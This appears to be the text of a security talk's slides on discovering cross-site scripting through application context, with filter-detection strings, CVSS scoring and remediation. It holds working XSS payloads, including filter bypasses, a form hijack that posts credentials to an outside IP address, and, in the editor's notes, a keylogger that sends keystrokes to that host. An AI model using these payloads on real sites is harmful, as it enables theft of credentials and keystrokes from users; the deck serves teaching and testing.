
Application Context and Discovering
XSS without <Script>
Todd Benson
Overview

•
•
•
•
•
•
•

Review XSS
Discuss XSS test cases and discovery
Context
CVSS Scoring
Exploiting
Complimentary Vulnerabilities
Remediation
XSS Review
• Risk level: Moderate
• Description: Cross-Site Scripting results from application parameters that
allow user-supplied input to be presented in subsequent responses. In
particular, when the application allows HTML and JavaScript special
characters to be reflected, an attacker can cause the victim to observe
different application behavior than expected.
• Exploitation vector: In XSS scenarios, the application allows attacker to use
the application as a launching point for attacks against victims’ workstations.
An attacker with knowledge of the vulnerability can construct URLs to
appropriate PACTS application pages that cause malicious activity within the
victim’s browser.
• Recommendation: Validate user-supplied input server-side. Sanitize special
characters (e.g., <, >, “, ‘, etc) prior to returning those values to a requesting
client.

XSS Test Cases - Formal

1. Submit payloads to each request parameter
2. Identify any instances of the application returning the
request parameter unmodified
3. Find the location within the HTML of the supplied
input and review the surrounding HTML to identify
potential payloads
4. Submit various possible payloads to the application
via identified parameters
5. If payloads are returned unmodified, confirm with a
browser
6. If the payloads are modified, attempt to bypass the
server-side filters

XSS Discovery

• Basic Reflection
– XSSTEST

• Filter Detection
–
–
–
–
–
–
–
–

<XSSTEST>
<"';()>
"';()
%3cXSSTEST%3e
%3c%22%27%3b%28%29%3e
%22%27%3b%28%29
%25%33%63XSSTEST%25%33%65
%25%33%63%25%32%32%25%32%37%25%33%62%25%32%38%25%
32%39%25%33%65
– %25%32%32%25%32%37%25%33%62%25%32%38%25%32%39

XSS Test Cases – In reality

1.
2.
3.
4.

Discover XSS - Tool(s)
Confirm existence
Show PoC (Alert popup)
Craft an exploit
– Filter?
– How easily is the exploit detected?
– Will the exploit run most or all of the time?
– What are factors that may not allow it to run?
5. With other Vulns

Discovering XSS

Using tools
– Pretty good, for reflective
– Some are better than others
– Even when they are good, they can only do so
much
– At best, PoC
– Don’t understand context
Context

What do we mean by context?
 What… area of the application?
 Where… in the page is the payload injected?
 Who… is the client (User role AND browser)?
 How…. will it be exploited?

CVSS Scoring
XSS – Login Demo

• Simple page
– Enter username on one page and submit
– Enter password and submit
– Checks credentials
– Filters against <script> and variants

XSS – Login Demo (cont)

Simple
"><script>alert(1);</script><!--
XSS – Login Demo (cont)


Filter Bypass
" type="hidden"
/></center></form><object
data="data:text/html;charset=utf-8;
base64,PHNjcmlwdD5hbGVydCgxKTs8L3Njcm
lwdD4NCg%3D%3D" /></body></html><!--
XSS – Login Demo (cont)


Form abuse
" type=hidden></form><form
action="http://156.132.142.11/pa
sswords.php method="get"><input
name="Username" value="

XSS without < or > - Demo

• Page has 6 different inputs, each one exploitable
• For demo purposes only, not meant to be practical or
realistic
• < and > are filtered
– All exploits must be done in context

XSS without < or > - Demo (cont)

Payloads
• Number: ';alert(1);a='
• Link: Test" onclick=alert(1) name="
• Image: a" onerror=alert(1) name=" ##
use onload instead?
XSS without < or > - Demo (cont)


Payloads
• Name: Todd";} catch(e)
{}; alert(1); try{ a="
• Comment: test" type="image"
src="a" onerror=alert(1) name="
• Color: ff000;display:block;position:
absolute;top:0;left:0;width:999em;
height:999em onmouseover=alert(1)

Exploiting – Crafting an Exploit

What can you do?
• Modify the page (Site defacement)
• Key Logger
• Redirect Browser (Forced Browsing)
– Steal Cookie (Session hijacking?)
– XSSF
– BeEF
– Load remotely hosted scripts
• Data theft

Exploiting – Crafting an Exploit (Cont)

What else????
• Combination:
– Number: '; function test() { var elem =
document.getElementById("Comment");
elem.value = 'My default value';}; a=‘
– Comment: " onblur="test();" id="Comment

Complimentary Vulns

•
•
•
•
•
•
•

GET/POST
HttpOnly
Session Hijacking
Clickjacking
CSRF
File Upload
What else???

XSS

GET

POST

Clickjacking

HTTPOnly
Session
Hijacking

CSRF

CVSS Scoring Steps

• One tool finds it
– (Report Confidence: Unconfirmed; Exploitability:
Unproven that exploit exists)
• Two tools find it
– (Report Confidence: Uncorroborated)
• Manual verification in browser
– (Report Confidence: Confirmed)
• Popup
– (Exploitability: Proof of concept code)
• Exploit
– (Exploitability: Functional exploit exists)

CVSS Scoring Steps (Cont)

Impact Metrics; General Modifiers; Access Complexity;
Exploitability;
• Type of exploit
• Refined exploit
• Complimentary vulns

Remediation

• <>"'=;
• Properly Escape all untrusted
data based on context (Use a
anti-XSS library)
• Use Content Security Policy

Summary

• <script>alert(1);</script> isn’t enough to
discover XSS and evaluate risk
• Context – Context – Context
– of payloads
– of who the user is
– of location in application
– of relation to other vulns
Questions?
References

•
•
•
•
•

mitre
wahh
http://securityoverride.org/articles.php?article_id=13
SANS 542 and 642
http://www.slideshare.net/jimmanico

Application Context and Discovering XSS without

  • 1.
    Application Context andDiscovering XSS without <Script> Todd Benson
  • 2.
    Overview • • • • • • • Review XSS Discuss XSStest cases and discovery Context CVSS Scoring Exploiting Complimentary Vulnerabilities Remediation
  • 3.
    XSS Review • Risklevel: Moderate • Description: Cross-Site Scripting results from application parameters that allow user-supplied input to be presented in subsequent responses. In particular, when the application allows HTML and JavaScript special characters to be reflected, an attacker can cause the victim to observe different application behavior than expected. • Exploitation vector: In XSS scenarios, the application allows attacker to use the application as a launching point for attacks against victims’ workstations. An attacker with knowledge of the vulnerability can construct URLs to appropriate PACTS application pages that cause malicious activity within the victim’s browser. • Recommendation: Validate user-supplied input server-side. Sanitize special characters (e.g., <, >, “, ‘, etc) prior to returning those values to a requesting client.
  • 4.
    XSS Test Cases- Formal 1. Submit payloads to each request parameter 2. Identify any instances of the application returning the request parameter unmodified 3. Find the location within the HTML of the supplied input and review the surrounding HTML to identify potential payloads 4. Submit various possible payloads to the application via identified parameters 5. If payloads are returned unmodified, confirm with a browser 6. If the payloads are modified, attempt to bypass the server-side filters
  • 5.
    XSS Discovery • BasicReflection – XSSTEST • Filter Detection – – – – – – – – <XSSTEST> <"';()> "';() %3cXSSTEST%3e %3c%22%27%3b%28%29%3e %22%27%3b%28%29 %25%33%63XSSTEST%25%33%65 %25%33%63%25%32%32%25%32%37%25%33%62%25%32%38%25% 32%39%25%33%65 – %25%32%32%25%32%37%25%33%62%25%32%38%25%32%39
  • 6.
    XSS Test Cases– In reality 1. 2. 3. 4. Discover XSS - Tool(s) Confirm existence Show PoC (Alert popup) Craft an exploit – Filter? – How easily is the exploit detected? – Will the exploit run most or all of the time? – What are factors that may not allow it to run? 5. With other Vulns
  • 7.
    Discovering XSS Using tools –Pretty good, for reflective – Some are better than others – Even when they are good, they can only do so much – At best, PoC – Don’t understand context
  • 8.
    Context What do wemean by context?  What… area of the application?  Where… in the page is the payload injected?  Who… is the client (User role AND browser)?  How…. will it be exploited?
  • 9.
  • 10.
    XSS – LoginDemo • Simple page – Enter username on one page and submit – Enter password and submit – Checks credentials – Filters against <script> and variants
  • 11.
    XSS – LoginDemo (cont) Simple "><script>alert(1);</script><!--
  • 12.
    XSS – LoginDemo (cont) Filter Bypass " type="hidden" /></center></form><object data="data:text/html;charset=utf-8; base64,PHNjcmlwdD5hbGVydCgxKTs8L3Njcm lwdD4NCg%3D%3D" /></body></html><!--
  • 13.
    XSS – LoginDemo (cont) Form abuse " type=hidden></form><form action="http://156.132.142.11/pa sswords.php method="get"><input name="Username" value="
  • 14.
    XSS without <or > - Demo • Page has 6 different inputs, each one exploitable • For demo purposes only, not meant to be practical or realistic • < and > are filtered – All exploits must be done in context
  • 15.
    XSS without <or > - Demo (cont) Payloads • Number: ';alert(1);a=' • Link: Test" onclick=alert(1) name=" • Image: a" onerror=alert(1) name=" ## use onload instead?
  • 16.
    XSS without <or > - Demo (cont) Payloads • Name: Todd";} catch(e) {}; alert(1); try{ a=" • Comment: test" type="image" src="a" onerror=alert(1) name=" • Color: ff000;display:block;position: absolute;top:0;left:0;width:999em; height:999em onmouseover=alert(1)
  • 17.
    Exploiting – Craftingan Exploit What can you do? • Modify the page (Site defacement) • Key Logger • Redirect Browser (Forced Browsing) – Steal Cookie (Session hijacking?) – XSSF – BeEF – Load remotely hosted scripts • Data theft
  • 18.
    Exploiting – Craftingan Exploit (Cont) What else???? • Combination: – Number: '; function test() { var elem = document.getElementById("Comment"); elem.value = 'My default value';}; a=‘ – Comment: " onblur="test();" id="Comment
  • 19.
    Complimentary Vulns • • • • • • • GET/POST HttpOnly Session Hijacking Clickjacking CSRF FileUpload What else??? XSS GET POST Clickjacking HTTPOnly Session Hijacking CSRF
  • 20.
    CVSS Scoring Steps •One tool finds it – (Report Confidence: Unconfirmed; Exploitability: Unproven that exploit exists) • Two tools find it – (Report Confidence: Uncorroborated) • Manual verification in browser – (Report Confidence: Confirmed) • Popup – (Exploitability: Proof of concept code) • Exploit – (Exploitability: Functional exploit exists)
  • 21.
    CVSS Scoring Steps(Cont) Impact Metrics; General Modifiers; Access Complexity; Exploitability; • Type of exploit • Refined exploit • Complimentary vulns
  • 22.
    Remediation • <>"'=; • ProperlyEscape all untrusted data based on context (Use a anti-XSS library) • Use Content Security Policy
  • 23.
    Summary • <script>alert(1);</script> isn’tenough to discover XSS and evaluate risk • Context – Context – Context – of payloads – of who the user is – of location in application – of relation to other vulns
  • 24.
  • 25.

Editor's Notes

  • #6 Can Browser “Forgiveness” be used?
  • #9 Where? :HTML Body, HTM Attributes, GET parameter, SRC/HREF URL, CSS, JavaScript, DOM
  • #18 Keep in mind, AJAX or URL shorteners may help in exploiting the vulnerability.Modify the page (Site defacement):  &apos;; document.title = &apos;Hacked!!!!&apos;; a=&apos;Key Logger:   &apos;; document.onkeypress = function logKey(k) { new Image().src=&apos;http://156.132.142.11/log.jsp?data=&apos;%2bk.which; };var a=&apos;Redirect Browser (Forced Browsing): &apos;; document.location=&quot;http://www.google.com&quot;; a=&apos;